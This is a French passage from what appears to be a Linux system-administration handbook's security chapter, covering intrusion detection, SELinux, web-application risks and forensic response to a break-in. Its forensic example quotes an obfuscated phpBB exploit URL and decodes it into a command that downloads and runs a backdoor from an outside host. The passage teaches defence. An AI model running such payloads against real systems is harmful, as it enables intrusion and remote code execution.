Tripwire est très similaire à AIDE, la syntaxe de son fichier de configuration est quasiment identique. Le paquet *tripwire* propose en outre un mécanisme de signature du fichier de configuration afin qu'un attaquant ne puisse pas le changer pour le faire pointer vers une version différente de la base de données.
Samhain offre des fonctionnalités similaires ainsi qu'un certain nombre de fonctions pour détecter la présence de `rootkits` (voir encadré DÉCOUVERTE). En outre il peut être employé sur tout un réseau et enregistrer ses traces sur un serveur central après les avoir signées.

et les permissions d'un exécutable doivent être fixes. La syntaxe n'est pas très compliquée mais elle n'est pas forcément intuitive pour autant. La lecture de la page de manuel aide.conf(5) est donc bénéfique.

Une nouvelle version de la base de données est générée chaque jour dans `/var/lib/aide/aide.db.new` et peut être utilisée pour remplacer la base officielle si tous les changements constatés étaient légitimes.

Détection d'intrusion (IDS/NIDS)

DÉCOUVERTE Les paquets checksecurity et chkrootkit/rkhunter

Le premier paquet contient plusieurs petits scripts qui effectuent des vérifications de base sur le système (mot de passe vide, détection de nouveaux fichiers setuid, etc.) et alertent l'administrateur si nécessaire. Malgré son nom explicite, il ne faut pas se fier seulement à ce paquet pour vérifier la sécurité d'un système Linux.
Les paquets *chkrootkit* et *rkhunter* permettent de rechercher des potentiels *rootkits* installés sur le système. Rappelons qu'il s'agit de logiciels destinés à dissimuler la compromission d'un système et permettant de conserver un contrôle discret sur la machine. Les tests ne sont pas fiables à 100 % mais ils permettent tout de même d'attirer l'attention de l'administrateur sur des problèmes potentiels.

B.A.-BA Dénis de service

`snort` (du paquet Debian éponyme) est un outil de détection d'intrusions (NIDS — *Network Intrusion Detection System*) : il écoute en permanence le réseau pour repérer les tentatives d'infiltration et/ou les actes malveillants (notamment les dénis de service). Tous ces événements sont enregistrés puis signalés quotidiennement à l'administrateur par un message électronique résumant les dernières 24 heures.

Une attaque de type « déni de service » a pour seul objectif de rendre un service réseau inexploitable. Que cela soit en surchargeant le serveur de requêtes ou en exploitant un bogue de celui-ci, le résultat est toujours le même : le service en question n'est plus fonctionnel, les utilisateurs habituels sont mécontents et l'hébergeur du service réseau visé s'est fait une mauvaise publicité (en plus d'avoir éventuellement perdu des ventes, s'il s'agit par exemple d'un site de commerce en ligne).

Son installation demande de préciser la plage d'adresses couverte par le réseau local : il s'agit en réalité d'indiquer toutes les cibles potentielles d'attaques. Il est possible de configurer d'autres paramètres importants en exécutant `dpkg-reconfigure snort`, notamment l'interface réseau à surveiller. Il s'agit en général d'`eth0` pour une connexion Ethernet, mais on pourra aussi trouver `ppp0` pour une connexion ADSL ou RTC (Réseau Téléphonique Commuté, ou modem classique) voire `wlan0` pour certaines cartes Wi-Fi.

POUR ALLER PLUS LOIN Intégration avec `prelude`

Prelude offre une supervision centralisée des informations de sécurité. Pour cela, il dispose d'une architecture modulaire : un serveur (le *manager* du paquet *prelude-manager*) centralise les alertes détectées par des capteurs (*sensors*) de plusieurs types.
Snort peut être configuré comme un de ces capteurs. Il existe aussi *prelude-lml* (*Log Monitor Lackey*, ou laquais de surveillance de journaux système) qui surveille quant à lui les fichiers de logs, à l'instar de `logcheck` (voir page 366), déjà étudié.

Le fichier de configuration de `snort` (`/etc/snort/snort.conf`) est très long et ses abondants commentaires y détaillent le rôle de chaque directive. Il est fortement recommandé de le parcourir et de l'adapter à la situation locale pour en tirer le meilleur parti. En effet, il est possible d'y indiquer les machines hébergeant chaque service pour limiter le nombre d'incidents rapportés par `snort` (un déni de service sur une machine bureautique n'est pas aussi dramatique que sur un serveur DNS). On peut encore y renseigner les correspondances entre adresses IP et MAC (il s'agit d'un numéro unique identifiant chaque carte réseau) pour détecter les attaques par *ARP-spoofing* (travestissement d'ARP), qui permettent à une machine compromise de se substituer à une autre (un serveur sensible par exemple).

ATTENTION Rayon d'action

`snort` est limité par le trafic qu'il voit transiter sur son interface réseau : il ne pourra évidemment rien détecter s'il n'observe rien. Branché sur un commutateur (*switch*), il ne surveillera que les attaques ciblant la machine l'hébergeant, ce qui n'a qu'un intérêt assez limité. Pensez donc à relier la machine employant `snort` au port « miroir », qui permet habituellement de chaîner les commutateurs et sur lequel tout le trafic est dupliqué.
Pour un petit réseau doté d'un concentrateur (*hub*), le problème ne se pose pas : toutes les machines reçoivent tout le trafic.

Introduction à SELinux

Les principes

SELinux (*Security Enhanced Linux*) est un système de contrôle d'accès obligatoire (*Mandatory Access Control*) qui s'appuie sur l'interface *Linux Security Modules* fournie par le noyau Linux. Concrètement, le noyau interroge SELinux avant chaque appel système pour savoir si le processus est autorisé à effectuer l'opération concernée.

SELinux s'appuie sur un ensemble de règles (*policy*) pour autoriser ou interdire une opération. Ces règles sont assez délicates à créer, mais heureusement deux jeux de règles standards (*targeted* et *strict*) sont fournies pour éviter le plus gros du travail de configuration.

Le système de permissions de SELinux est totalement différent de ce qu'offre un système Unix traditionnel. Les droits d'un processus dépendent de son *contexte de sécurité*. Le contexte est défini par l'*identité* de celui qui a démarré le processus, du *rôle* et du *domaine* qu'il avait à ce moment. Les permissions proprement dites dépendent du domaine, mais les transitions entre les domaines sont contrôlées par les rôles. Enfin, les transitions autorisées entre rôles dépendent de l'identité.

Une section de 9 pages traitant de SELinux

se trouve normalement ici.

Table 14.1 Analyse d'une trace SELinux

Message	Description
`avc: denied`	Une opération a été refusée.
`{ read write }`	Cette opération requérait les permissions `read` et `write`.
`pid=1876`	Le processus ayant le PID 1876 a exécuté l'opération (ou essayé de l'exécuter).
`comm="syslogd"`	Le processus était une instance de la commande `syslogd`.
`name="xconsole"`	L'objet cible portait le nom de `xconsole`.
`dev=tmpfs`	Le périphérique stockant l'objet est de type `tmpfs`. Pour un disque réel, nous pourrions voir la partition contenant l'objet (exemple : « hda3 »).
`ino=5510`	L'objet est identifié par le numéro d'inode 5510.
`scontext=system_u:system_r:syslogd_t:s0`	C'est le contexte de sécurité courant du processus qui a exécuté l'opération.
`tcontext=system_u:object_r:device_t:s0`	C'est le contexte de sécurité de l'objet cible.
`tclass=fifo_file`	L'objet cible est un fichier FIFO.

COMPLÉMENTS Pas de rôle dans les règles

On peut s'étonner que les rôles n'interviennent à aucun moment dans la création des règles. SELinux emploie uniquement les domaines pour savoir quelles opérations sont permises. Le rôle n'intervient qu'indirectement en permettant à l'utilisateur d'accéder à un autre domaine. SELinux en tant que tel est basé sur une théorie connue sous le nom de *Type Enforcement* (Application de types) et le type (ou domaine) est le seul élément qui compte dans l'attribution des droits.

Ainsi il est possible de fabriquer une règle qui va autoriser cette opération, cela donnerait par exemple `allow syslogd_t device_t:fifo_file { read write }`. Ce processus est automatisable et c'est ce que propose la commande `audit2allow` du paquet *policycoreutils*. Une telle démarche ne sera utile que si les objets impliqués sont déjà correctement étiquetés selon ce qu'il est souhaitable de cloisonner. Dans tous les cas, il faudra relire attentivement les règles pour les vérifier et les valider par rapport à votre connaissance de l'application. En effet, bien souvent cette démarche donnera des permissions plus larges que nécessaires. La bonne solution est souvent de créer des nouveaux types et d'attribuer des permissions sur ces types uniquement. Il arrive également qu'un échec sur une opération ne soit pas fatal à l'application, auquel cas il peut être préférable d'ajouter une règle « `dontaudit` » qui supprime la génération de la trace malgré le refus effectif.

Compilation des fichiers

Une fois que les trois fichiers (`example.if`, `example.fc` et `example.te`) sont conformes aux règles que l'on veut créer, il suffit d'invoquer `make` pour générer un module dans le fichier `example.pp` (que l'on peut immédiatement charger avec `semodule -i example.pp`). Si plusieurs modules sont définis, `make` créera tous les fichiers `.pp` correspondants.

Autres considérations sur la sécurité

La sécurité n'est pas un simple problème de technique. C'est avant tout des bonnes habitudes, et une bonne compréhension des risques. Cette section propose donc une revue de certains risques fréquents, ainsi qu'une série de

bonnes pratiques, qui, selon le cas, amélioreront la sécurité ou réduiront l'impact d'une attaque fructueuse.

Risques inhérents aux applications web

L'universalité des applications web a entraîné leur multiplication et il est fréquent d'en avoir plusieurs en service : un *webmail*, un wiki, un groupware, des forums, une galerie de photos, un blog, etc. Un grand nombre de ces applications s'appuient sur les technologies LAMP (*Linux Apache Mysql PHP*). Malheureusement un grand nombre ont aussi été écrites sans faire trop attention aux problèmes de sécurité. Trop souvent les données externes sont utilisées sans vérifications préalables et il est possible de subvertir un appel à une commande pour qu'il en résulte une autre, simplement en fournissant une valeur inattendue. Avec le temps, les problèmes les plus évidents ont été corrigés, mais de nouvelles failles de sécurité sont régulièrement découvertes.

Il est donc indispensable de mettre à jour ses applications web régulièrement pour ne pas rester vulnérable au premier pirate (amateur ou pas) qui cherchera à exploiter cette faille connue. Selon le cas, le risque varie : cela va de la destruction des données, à l'exécution de commandes arbitraires en passant par le vandalisme du site web.

VOCABULAIRE Injection SQL

Lorsqu'un programme exécutant des requêtes SQL y insère des paramètres d'une manière non sécurisée, il peut être victime d'injections SQL. Il s'agit de modifier le paramètre d'une telle manière à ce que le programme exécute en réalité une version altérée de la requête SQL, soit pour endommager les données soit pour récupérer des données auxquelles l'utilisateur ne devait pas avoir accès. http://fr.wikipedia.org/wiki/Injection_SQL

Savoir à quoi s'attendre

Ainsi donc la vulnérabilité d'une application web est un point de départ fréquent pour un acte de piraterie. Voyons quelles peuvent en être les conséquences.

Selon l'intention du pirate, son intrusion sera plus ou moins évidente. Les *script-kiddies* se contentent d'appliquer les recettes toutes prêtes qu'ils trouvent sur des sites web. Le vandalisme d'une page web ou la suppression des données sont les issues les plus probables. Parfois, c'est plus subtil et ils ajoutent du contenu invisible dans les pages web afin d'améliorer le référencement de certains de leurs sites.

VOCABULAIRE Déni de service

Une attaque en déni de service consiste à rendre inopérant une machine ou un de ses services. Une telle attaque est parfois « distribuée », il s'agit alors de surcharger la machine avec un grand nombre de requêtes en provenance de nombreuses sources, afin que le serveur ne puisse plus répondre aux requêtes légitimes. En anglais, on parle de *(distributed) denial of service* (abrégé en DoS ou DDoS).

DÉCOUVERTE Filtrer les requêtes HTTP

Il existe des modules pour Apache 2 qui permettent de filtrer les requêtes HTTP entrantes. Il est ainsi possible de bloquer certains vecteurs d'attaques : empêcher les dépassements de tampon en limitant la longueur de certains paramètres, par exemple. D'une manière générale, il est possible de valider en amont les paramètres envoyés à une application web et de restreindre l'accès à celle-ci selon de nombreux critères. Il est même possible de combiner cela avec une modification dynamique du pare-feu pour bloquer pendant quelques minutes un utilisateur ayant enfreint une des règles mises en place.
Ces vérifications sont assez lourdes à mettre en place, mais elles peuvent s'avérer assez efficaces si l'on est contraint de déployer une application web à la sécurité incertaine.
mod-security (paquet *libapache-mod-security*) est est le principal module qui peut être employé dans cette optique.

Un pirate plus avancé ne se contentera pas de ce maigre résultat. Un scénario catastrophe pourrait se poursuivre comme suit : le pirate a obtenu la possibilité d'exécuter des commandes en tant qu'utilisateur `www-data`, mais cela requiert de nombreuses manipulations pour chaque commande. Il va chercher à se faciliter la vie en installant d'autres applications web précisément développées pour exécuter à distance toutes sortes de commandes : naviguer dans l'arborescence, analyser les droits, télécharger des fichiers, en déposer, exécuter des commandes et le summum, mettre à disposition un interpréteur de commandes par le réseau. Très fréquemment, la faille lui permettra de lancer un `wget` qui va télécharger un programme malfaisant dans `/tmp/`, et il l'exécutera dans la foulée. Le programme sera téléchargé depuis un serveur étranger qui, lui aussi, a été compromis. L'intérêt étant de brouiller les pistes si jamais l'on voulait remonter à l'origine de l'attaque.

À ce stade, l'attaquant a tellement de liberté qu'il installe souvent un *bot* IRC (un robot qui se connecte à un serveur IRC et qui peut être commandé par ce biais). Il sert souvent à échanger des fichiers illégaux (films et logiciels piratés, etc.). Mais un pirate déterminé peut vouloir aller encore plus loin. Le compte `www-data` ne permet pas de profiter pleinement de la machine, il va donc chercher à obtenir les privilèges de l'administrateur. C'est théoriquement impossible mais si l'application web n'était pas à jour, il est probable que le noyau ou un autre programme ne le soit pas non plus. D'ailleurs l'administrateur avait bien vu passer l'annonce d'une vulnérabilité mais puisque cela n'était exploitable que localement et que le serveur n'avait pas d'utilisateur local, il n'a pas pris soin de mettre à jour. L'attaquant profite donc de cette deuxième faille pour obtenir un accès root.

Maintenant qu'il règne en maître sur la machine, il va essayer de garder cet accès privilégié aussi longtemps que possible. Il va installer un *rootkit* : il s'agit d'un programme qui va remplacer certains composants du système afin de ré-obtenir facilement les privilèges d'administrateur et qui va tenter

VOCABULAIRE Élévation des privilèges

Cette technique consiste à obtenir plus de droits qu'un utilisateur n'en a normalement. Le programme `sudo` est prévu pour cela : donner les droits d'administrateur à certains utilisateurs. Mais on emploie aussi la même expression pour désigner l'action d'un pirate qui exploite une faille pour obtenir des droits qu'il ne possède pas. En anglais, l'expression est *privilege escalation*.

de dissimuler son existence ainsi que les traces de l'intrusion. Le programme `ps` omettra certains processus, le programme `netstat` ne mentionnera pas certaines connexions actives, etc. Grâce aux droits root, l'attaquant a pu analyser tout le système mais il n'a pas trouvé de données importantes. Il va alors essayer d'accéder à d'autres machines du réseau de l'entreprise. Il analyse le compte de l'administrateur local et consulte les fichiers d'historique pour retrouver les machines auxquelles l'administrateur s'est connecté. Il peut remplacer `sudo` par une version modifiée qui enregistre (et lui fait parvenir) le mot de passe saisi. La prochaine fois que l'administrateur viendra effectuer une opération sur ce serveur, le pirate obtiendra son mot de passe et pourra librement l'essayer sur les serveurs détectés.

Pour éviter d'en arriver là, il y a de nombreuses mesures à prendre. Les prochaines sections s'attacheront à en présenter quelques-unes.

VOCABULAIRE **Audit de sécurité**

Un audit de sécurité est une lecture du code source et une analyse de ce dernier afin de trouver toutes les failles de sécurité qu'il pourrait contenir. Un audit est souvent préventif, on les effectue pour s'assurer que le programme est conforme à certaines exigences de sécurité.

Bien choisir les logiciels

Une fois sensibilisé aux problèmes potentiels de sécurité, il faut y faire attention à toutes les étapes de la mise en place d'un service, et en premier lieu, lors du choix du logiciel à installer. De nombreux sites comme `SecurityFocus.com` recensent les vulnérabilités découvertes, et on peut ainsi se faire une idée de la sûreté d'un logiciel avant de le déployer. Il faut évidemment mettre en balance cette information avec la popularité du dit logiciel : plus nombreux sont ses utilisateurs, plus il constitue une cible intéressante et plus il sera scruté de près. Au contraire, un logiciel anodin peut être truffé de trous de sécurité, mais comme personne ne l'utilise, aucun audit de sécurité n'aura été réalisé.

Le monde du logiciel libre offre souvent le choix, il faut prendre le temps de bien choisir en fonction de ses critères propres. Plus un logiciel dispose de fonctionnalités intégrées, plus le risque est grand qu'une faille se cache quelque part dans le code. Il ne sert donc à rien de retenir systématiquement le logiciel le plus avancé, il vaut souvent mieux privilégier le logiciel le plus simple qui répond à tous les besoins exprimés.

Gérer une machine dans son ensemble

La plupart des distributions Linux installent en standard un certain nombre de services Unix ainsi que de nombreux utilitaires. Dans bien des cas, ils ne sont pas nécessaires au bon fonctionnement des services que l'administrateur met en place sur la machine. Comme bien souvent en sécurité, il vaut mieux supprimer tout ce qui n'est pas nécessaire. En effet, cela ne sert à rien de s'appuyer sur un serveur FTP sécurisé si une faille dans un service inutilisé permet d'obtenir un accès administrateur à la machine.

VOCABULAIRE ***Zero day exploit***

Une attaque de type *zero day exploit* est imparable, il s'agit d'une attaque utilisant une faille qui n'est pas encore connue des auteurs du logiciel.

C'est la même logique qui incite à configurer un pare-feu n'autorisant l'accès qu'aux services qui doivent être accessibles au public.

Les capacités des ordinateurs permettent facilement d'héberger plusieurs services sur une même machine. Ce choix se justifie économiquement : un seul ordinateur à administrer, moins d'énergie consommée, etc. Mais du point de vue de la sécurité, ce choix est plutôt gênant. La compromission d'un service entraîne souvent l'accès à la machine complète et donc aux données des autres services hébergés sur le même ordinateur. Pour limiter les risques de ce point de vue, il est intéressant d'isoler les différents services. Cela peut se faire soit avec de la virtualisation, chaque service étant hébergé sur une machine virtuelle dédiée, soit avec SELinux, en paramétrant les droits associés au démon (programme serveur) en charge de chaque service.

Les utilisateurs sont des acteurs

Lorsqu'on parle de sécurité, on pense immédiatement à la protection contre les attaques des pirates anonymes qui se camouflent dans l'immensité de l'Internet. On oublie trop souvent que les risques proviennent aussi de l'intérieur : un employé en instance de licenciement qui télécharge des dossiers sur les projets les plus importants et qui les propose à la concurrence, un commercial négligent qui reste connecté pendant qu'il s'absente alors qu'il reçoit un nouveau prospect, un utilisateur maladroit qui a supprimé le mauvais répertoire par erreur, etc.

La réponse à ces problématiques passe parfois par de la technique : il ne faut pas donner plus que les accès nécessaires, et il convient d'avoir des sauvegardes régulières. Mais dans la plupart des cas, il s'agit avant tout de prévention en formant les utilisateurs afin qu'ils puissent mieux éviter les risques.

DÉCOUVERTE autolog

Le paquet *autolog* fournit un logiciel permettant de déconnecter automatiquement les utilisateurs inactifs (après un délai configurable). Il permet aussi de tuer les processus utilisateurs qui persistent après la déconnexion de ces derniers (en les empêchant ainsi d'avoir leurs propres démons).

Sécurité physique

Il ne sert à rien de sécuriser l'ensemble de vos services si les ordinateurs sous-jacents ne sont pas eux mêmes protégés. Il est probablement judicieux que les données les plus importantes soient stockées sur des disques en RAID que l'on peut remplacer à chaud, parce que justement on tient à garantir leur préservation malgré la faillibilité des disques. Mais il serait regrettable qu'un livreur de pizza puisse s'introduire dans le bâtiment et faire un saut dans la salle des serveurs pour emmener les quelques disques… Qui a accès à la salle machine ? Y a-t-il une surveillance des accès ? Voilà quelques exemples de questions qu'il faut se poser lorsque l'on considère le problème de la sécurité physique.

On peut aussi inclure sous cette bannière, la prise en compte des risques d'accidents tels que les incendies. C'est ce risque qui justifie que les sauvegardes soient stockées dans un autre bâtiment ou du moins dans un coffre ignifugé.

Responsabilité juridique

En tant qu'administrateur vous bénéficiez, implicitement ou non, de la confiance des utilisateurs ainsi que des autres usagers du réseau. Évitez toute négligence dont des malfaisants sauraient profiter !

Un pirate prenant le contrôle de votre machine, puis l'employant comme une sorte de base avancée (on parle de système relais) afin de commettre un méfait, pourrait vous causer de l'embarras puisque des tiers verront en vous, d'emblée, le pirate ou son complice. Dans le cas le plus fréquent le pirate emploiera votre machine afin d'expédier du spam, ce qui n'aura vraisemblablement pas d'impact majeur (hormis des inscriptions éventuelles sur des listes noires qui limiteraient votre capacité à expédier des messages) mais n'enthousiasmera personne. Dans d'autres cas, des exactions seront commises grâce à votre machine, par exemple des attaques par déni de service. Elles induiront parfois un manque à gagner, car rendront indisponibles des services logiciels ou détruiront des données, voire un coût, parce qu'une entité s'estimant lésée intentera une action en justice. La détentrice des droits de diffusion d'une œuvre indûment mise à disposition via votre machine pourrait ainsi intenter, de même qu'une entreprise engagée à maintenir une disponibilité donnée via un contrat de qualité de service (SLA-SLM) et se voyant contrainte d'acquitter des pénalités à cause du piratage.

Vous souhaiterez alors étayer vos protestations d'innocence en produisant des éléments probants montrant l'activité douteuse menée sur votre système par des tiers employant une adresse IP donnée. Cela restera impossible si, imprudemment, vous négligez les recommandations de ce chapitre et laissez le pirate disposer facilement d'un compte privilégié (en particulier le compte root) grâce auquel il effacera ses propres traces.

En cas de piratage

Malgré toute la bonne volonté et tout le soin apporté à la politique de sécurité, tout administrateur informatique est tôt ou tard confronté à un acte de piratage. Cette section donne des lignes directrices pour bien réagir face à ces fâcheux événements.

Détecter et constater le piratage

Avant de pouvoir agir face à un piratage, il faut se rendre compte que l'on est effectivement victime d'un tel acte. Ce n'est pas toujours le cas… surtout si l'on ne dispose pas d'une infrastructure de supervision adéquate.

Les actes de piratage sont souvent détectés lorsqu'ils ont des conséquences directes sur les services légitimes hébergés sur la machine : la lenteur soudaine de la connexion, l'impossibilité de se connecter pour certains utilisateurs ou tout autre dysfonctionnement. Face à ces problèmes, l'administrateur est obligé de se pencher sur la machine et d'étudier de plus près ce qui ne tourne pas rond. C'est à ce moment qu'il va découvrir la présence d'un processus inhabituel, nommé par exemple `apache` au lieu du `/usr/sbin/apache2` habituel. Alerté par ce détail, il note le numéro du processus et consulte `/proc/`*`pid`*`/exe` pour savoir quel programme se cache derrière ce processus :

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe
  ➥ -> /var/tmp/.bash_httpd/psybnc
```

Un programme installé dans `/var/tmp/` sous l'identité du serveur web ! Plus de doutes possibles, il y a eu piratage.

Il s'agit là d'un simple exemple, de nombreux autres indices peuvent mettre en alerte un administrateur :

- une option d'une commande qui ne fonctionne plus, il vérifie alors la version du logiciel et elle ne correspond pas à celle installée d'après `dpkg` ;
- une invite de connexion qui indique que la dernière connexion réussie est en provenance d'une machine roumaine ;
- une partition `/tmp/` pleine (entraînant des erreurs) qui s'avère contenir des films pirates, etc.

Mettre le serveur hors-ligne

Dans l'immense majorité des cas, l'intrusion provient du réseau et la disponibilité du réseau est essentielle à l'attaquant pour atteindre ses objectifs (récupérer des données confidentielles, échanger des fichiers illégaux, masquer son identité en employant la machine comme relais intermédiaire, …). Débrancher l'ordinateur du réseau empêchera l'attaquant d'arriver à ses fins au cas où il n'en aurait pas encore eu le temps.

Ceci n'est possible que si l'on dispose d'un accès physique au serveur. Si ce n'est pas le cas (par exemple parce que le serveur est hébergé à l'autre bout du pays chez un prestataire d'hébergement), il peut être plus judicieux de

commencer par récolter quelques informations importantes (voir les sections suivantes), puis d'isoler autant que possible le serveur en stoppant le maximum de services (c'est-à-dire tout sauf `sshd`). Cette situation n'est pas recommandable car il est impossible de s'assurer que l'attaquant ne profite pas (comme l'administrateur) d'un accès via SSH. Difficile dans ces conditions de « nettoyer » la machine.

Préserver tout ce qui peut constituer une preuve

Si l'on veut comprendre ce qui s'est passé et/ou si l'on veut pouvoir poursuivre les assaillants, il faut conserver une copie de tous les éléments importants : notamment le contenu du disque dur, la liste des processus en cours d'exécution et la liste des connexions ouvertes. Le contenu de la mémoire vive pourrait aussi être intéressant, mais il est assez rare que l'on exploite cette information.

Le stress du moment incite souvent les administrateurs à vérifier plein de choses sur l'ordinateur incriminé, mais c'est une très mauvaise idée. Chaque commande exécutée peut potentiellement effacer des éléments de preuve. Il faut se contenter du minimum (`netstat -tupan` pour les connexions réseau, `ps auxf` pour la liste des processus, `ls -alR /proc/[0-9]*` pour quelques informations supplémentaires sur les programmes en cours d'exécution) et noter systématiquement ce que l'on fait.

Une fois les éléments « dynamiques » les plus importants sauvegardés, il faut réaliser une image fidèle du disque complet. Il est impossible de réaliser une telle image si le système de fichier évolue encore. Il faut donc le remonter en lecture seule (*read-only*). Le plus simple est souvent de stopper le serveur (brutalement, après un `sync`) et de le démarrer sur un CD-Rom de secours. Une image de chaque partition peut alors être réalisée à l'aide du programme `dd`. Ces images peuvent être stockées sur un autre serveur (l'utilitaire `nc` est alors très pratique pour envoyer les données générées par `dd` d'une machine à une autre). Une autre solution, beaucoup plus simple, est de sortir le disque de la machine et de le remplacer par un neuf prêt à être réinstallé.

ATTENTION Analyse à chaud

La tentation est grande d'analyser à chaud un système, surtout lorsque l'on n'a pas d'accès physique au serveur. Cette opération n'est pas souhaitable, tout simplement parce que ne vous ne pouvez pas faire confiance aux programmes installés sur la machine compromise : il se peut que `ps` n'affiche pas tous les processus, que `ls` dissimule des fichiers, voire carrément que le noyau en fasse de même !
Si malgré tout, une telle analyse doit être conduite, il convient d'employer des programmes que l'on sait être corrects. Il est possible d'avoir un CD-Rom de secours contenant des programmes sains, voire un partage réseau (en lecture seule). Toutefois, si le noyau est compromis, mêmes ces mesures ne seront pas forcément suffisantes.

Réinstaller

Avant de remettre le serveur en ligne, il est indispensable de le réinstaller complètement. En effet, si la compromission était sévère (obtention des privilèges administrateur), il est presque impossible d'être certain d'avoir éliminé tout ce que l'attaquant a pu laisser derrière lui (portes dérobées notamment, *backdoors* en anglais). Une réinstallation complète apportera cette certitude. Bien entendu, il faut également installer toutes les dernières mises

à jour de sécurité afin de colmater la brèche que l'attaquant a réussi à exploiter. Idéalement l'analyse de l'attaque aura mis en lumière la faille et il sera possible de la corriger avec certitude (au lieu de simplement espérer que les mises à jour de sécurité seront suffisantes).

Pour un serveur distant, réinstaller n'est pas forcément évident à réaliser. Il faudra souvent le concours de l'hébergeur car tous ne disposent pas d'infrastructure de réinstallation automatique. Attention également à ne pas réinitialiser la machine avec une sauvegarde complète ultérieure à la date de compromission ! Il vaut mieux réinstaller les logiciels et ne restaurer que les données.

Analyser à froid

Maintenant que le service est à nouveau fonctionnel, il est temps de se pencher sur les images disque du système compromis afin de comprendre ce qui s'est passé. Lorsqu'on monte l'image du disque, il faut prendre soin d'employer les options `ro,nodev,noexec,noatime` afin de ne ne pas modifier son contenu (y compris les horodatages des accès aux fichiers) et de ne pas exécuter par erreur des exécutables compromis.

Pour reconstituer efficacement le scénario d'une attaque, il faut chercher tous azimuts ce qui a été modifié et exécuté :

- l'analyse d'éventuels fichiers `.bash_history` est souvent très instructive ;
- il faut extraire la liste des fichiers récemment créés, modifiés et accédés ;
- l'identification des programmes installés par l'attaquant est souvent possible à l'aide de la commande `strings` qui extrait les chaînes de caractères présentes dans un binaire ;
- l'analyse des fichiers de traces de `/var/log/` permet souvent de fournir une chronologie ;
- enfin, des outils spécialisés permettent de récupérer le contenu de potentiels fichiers supprimés (notamment les fichiers de trace que les attaquants aiment à supprimer).

Il existe des logiciels pour faciliter certaines de ces opérations. Citons notamment *The Coroner Toolkit* (Le kit du médecin légiste) fourni par le paquet *tct* : il contient `grave-robber` qui collecte à chaud des données d'un système compromis, `lazarus` qui extrait des données des zones non-allouées d'un disque, `pcat` qui effectue une copie de la mémoire utilisée par un processus, ainsi que d'autres outils d'extraction de données.

Le paquet *sleuthkit* fournit d'autres outils d'analyse de système de fichiers. Leur usage est grandement facilité par l'interface graphique *Autopsy Forensic Browser* contenue dans le paquet *autopsy*.

Reconstituer le scénario de l'attaque

Tous les éléments récoltés au cours de l'analyse doivent pouvoir s'emboîter comme dans un puzzle : la date de création des premiers fichiers suspects correspond souvent à des traces prouvant l'intrusion. Un petit exemple réel sera plus parlant qu'un long discours théorique.

La trace ci-dessous, extraite d'un fichier `access.log` de Apache, en est un exemple :

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "
  ➥GET /phpbb/viewtopic.php?t=10\&highlight=%2527%252esystem(chr
  ➥(99)%252echr(100)%252echr(32)%252echr(47)%252echr(116)%252echr
  ➥(109)%252echr(112)%252echr(59)%252echr(32)%252echr(119)%252
  ➥echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)
  ➥%252echr(97)%252echr(98)%252echr(114)%252echr(121)%252echr
  ➥(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252
  ➥echr(101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)
  ➥%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr
  ➥(114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252
  ➥echr(32)%252echr(124)%252echr(124)%252echr(32)%252echr(99)%252
  ➥echr(117)%252echr(114)%252echr(108)%252echr(32)%252echr(103)
  ➥%252echr(97)%252echr(98)%252echr(114)%252echr(121)%252echr
  ➥(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252
  ➥echr(101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)
  ➥%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr
  ➥(114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252
  ➥echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)%252
  ➥echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252
  ➥echr(109)%252echr(111)%252echr(100)%252echr(32)%252echr(43)
  ➥%252echr(120)%252echr(32)%252echr(98)%252echr(100)%252echr(59)
  ➥%252echr(32)%252echr(46)%252echr(47)%252echr(98)%252echr(100)
  ➥%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969 "-" "
  ➥Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Cet exemple correspond à l'exploitation d'un ancien trou de sécurité de phpBB.

- http://secunia.com/advisories/13239/
- http://www.phpbb.com/phpBB/viewtopic.php?t=240636

En décodant cette longue URL, il est possible de comprendre que l'attaquant a exécuté la commande PHP `system("cd /tmp ; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd ; chmod +x bd ; ./bd &")`. Effectivement, un fichier `bd` est disponible dans `/tmp/`. L'exécution de `strings /mnt/tmp/bd` renvoie entre autres `PsychoPhobia Backdoor is starting. . .`. Il s'agit donc d'une porte dérobée.

Peu de temps après, cet accès a été utilisé pour télécharger et installer un *bot* IRC qui s'est connecté à un réseau IRC *underground*. Il peut être contrôlé

par le biais de ce protocole, notamment pour télécharger des fichiers puis les mettre à disposition. Ce logiciel dispose de son propre fichier de trace :

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.
  ➥interbusiness.it NOTICE ReV|DivXNeW|504 :DCC Chat
  ➥(82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!
  ➥SEX@RIZON-2EDFBC28.POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting
  ➥connection to 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection suceeded,
  ➥authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502:
  ➥In.Ostaggio-iTa.Oper_-DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB:
  ➥La_tela_dell_assassino.avi (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB
  ➥, 1 hr 24 sec, 183.9 KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB
  ➥, 2 hr 28 min 7 sec, 80.2 KB/sec)
```

Deux fichiers vidéos ont été déposés sur le serveur par l'intermédiaire de la machine 82.50.72.202.

